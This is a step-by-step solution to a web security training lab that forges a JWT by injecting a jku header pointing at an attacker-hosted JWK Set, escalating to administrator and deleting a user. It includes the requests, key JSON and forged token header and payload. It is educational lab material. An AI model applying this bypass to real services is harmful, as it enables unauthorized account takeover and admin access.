Lab: JWT authentication bypass via jku header injection

This lab uses a JWT-based mechanism for handling sessions. The server supports the `jku` parameter in the JWT header. However, it fails to check whether the provided URL belongs to a trusted domain before fetching the key.


To solve the lab, forge a JWT that gives you access to the admin panel at `/admin`, then delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`

Solution


Part 1 - Upload a malicious JWK Set

1. In Burp, load the JWT Editor extension from the BApp store.
2. In the lab, log in to your own account and send the post-login `GET /my-account` request to Burp Repeater.




```
GET /my-account HTTP/1.1
Host: 0a44008703d5d7f2ca9b8b4f009e00b0.web-security-academy.net
Cookie: session=
eyJraWQiOiI5NGZhNDg1OC1jMWNiLTRlNWItYjdlYS0wZmFiZjRiOGJkZDAiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI
6IndpZW5lciIsImV4cCI6MTY1OTgwMDY1N30.Nvqw2kWRrLjNJn6hVlNcKLilkMlkKpB8eP_b4vw2bgq5-Ww2lpSqZDb7uC-fIEsrE8KtJ5LS_sN1lMe
Sai3BT6S_60Lr-AUxuHO5EpvAywoWZsNng9Wsz0T4iCmVUTy0YfS0YqFz_cC4YYqHWEE3Gj5_n2cpo5IjJn08LzEq8-xzxqubg2g-PsiFgJ4iD4igFuA
puQacLRXmamKE4rzN_R9W9bvMSVF0wxagjHBU20UyASuItfcy903-oyS53woh01OSw8uIANUE601AcVRsFTBvlXPxgAAP0pW5md-KXbrz3Sg1fPBsAPL
GK7IYPzrwt5wKhdABfskAukv9XUgvLQ
```

3. In Burp Repeater, change the path to `/admin` and send the request. Observe that the admin panel is only accessible when logged in as the `administrator` user.



```
HTTP/1.1 401 Unauthorized
Content-Type: text/html; charset=utf-8
Connection: close
```


4. Go to the **JWT Editor Keys** tab in Burp's main tab bar.
5. Click **New RSA Key**.



ID	
59e1bf34-ed8c-4fb6-9082-abf1a78b40ca	RSA 2048

6. In the dialog, click **Generate** to automatically generate a new key pair, then click **OK** to save the key. Note that you don't need to select a key size as this will automatically be updated later.
7. In the browser, go to the exploit server.
8. Replace the contents of the **Body** section with an empty JWK Set as follows:

```
{ "keys": [ ] }
```




```
{ "keys": [ ] }
```

9. Back on the **JWT Editor Keys** tab, right-click on the entry for the key that you just generated, then select **Copy Public Key as JWK**.

10. Paste the JWK into the `keys` array on the exploit server, then store the exploit. The result should look something like this:

```
    { "keys": [
            { "kty": "RSA",
            "e": "AQAB",
            "kid": "893d8f0b-061f-42c2-a4aa-5056e12b8ae7",
                    "n":
"yy1wpYmffgXBxhAUJzHHocCuJolwDqql75ZWuCQ_cb33K2vh9mk6GPM9gNN4Y_qTVX67WhsN3JvaFYw" } ] }
```




Body:

```
{ "keys": [ {
    "p": "1rumpT14fejznWCZPpOjiB4kwKb1fpDp5cUuJDGLXeAiU76jBSTPtHjjpscmH_38t96HPbiKlm7OGgbjwuwsHeleLosrSsJ-oLbPv1O80kscFMTDg4YL46cS6zN7cNztq7SB9X1xm84uXD5xx0ntEkqhxLunQVZz2qmz0aztp4E",
    "kty": "RSA",
    "q": "0OV4O_z6fKfEUnnWXNVzokIKx116aQkLYV4zRiajBBehz_aDv0ILBCY74LrHdAQAjbzioPsKUbp62rsXAFYudgL8F9pHZxEe1S5nrLfSfk7GEZaoqjLL8VN8KiLDFvsRjzN3wPmi8N0NsNzWLz8MwSDbQFjZySemxvdrUGFITIk",
    "d": "FW9A5tD1NMGNqt8sl20dXCdoayrGteN-jJaOZisR5CG9AnXn-x7SCRA-AeVpvBawteEuvd297NT6vw_12M3gDkkAMS--um_yU3wua2OuLKh-rtm7tMYC6geZhfrmJPdGTqk0fZKOQYn9RJUhr_CdUZk26P4Rsm5urEK5s7m_t4SdOpXYsB9CGW7yFjKhMl9WpCPuhT54tlvxhjuMN5Dj9lZg1JQc4QKYMycVoqSq-t-Ey1LMqGDLZhKgKi69S-OcdCPj7ZojhOj5-h96x5ePZ4Ow-XiSqBPxSiJl9LkL0uFrzwXRfsempUHu8lSl4m9A4hJDOuXOIS8OJJnmLuy8AQ",
    "e": "AQAB",
    "kid": "d67b8fdb-377d-49f2-b5a8-9bfe1d45bf00",
```


Part 2 - Modify and sign the JWT

1. Go back to the `GET /admin` request in Burp Repeater and switch to the extension-generated **JSON Web Token** message editor tab.
2. In the header of the JWT, replace the current value of the `kid` parameter with the `kid` of the JWK that you uploaded to the exploit server.




```
{
    "kid": "d67b8fdb-377d-49f2-b5a8-9bfe1d45bf00",
    "alg": "RS256"
}
```

3. Add a new `jku` parameter to the header of the JWT. Set its value to the URL of your JWK Set on the exploit server.



```
{
    "kid": "d67b8fdb-377d-49f2-b5a8-9bfe1d45bf00",
    "alg": "RS256",
    "jku": "https://exploit-0ad700a10314d799ca628b2201ad00db.web-security-academy.net/exploit"
}
```


4. In the payload, change the value of the `sub` claim to `administrator`.



Payload

```
{
    "iss": "portswigger",
    "sub": "administrator",
    "exp": 1659800657
}
```

5. At the bottom of the tab, click **Sign**, then select the RSA key that you generated in the previous section.
6. Make sure that the **Don't modify header** option is selected, then click **OK**. The modified token is now signed with the correct signature.



Signing Key: d67b8fdb-377d-49f2-b5a8-9bfe1d45bf00 (RSA 2048)

Signing Algorithm: RS256

7. Send the request. Observe that you have successfully accessed the admin panel.
8. In the response, find the URL for deleting Carlos (`/admin/delete?username=carlos`). Send the request to this endpoint to solve the lab.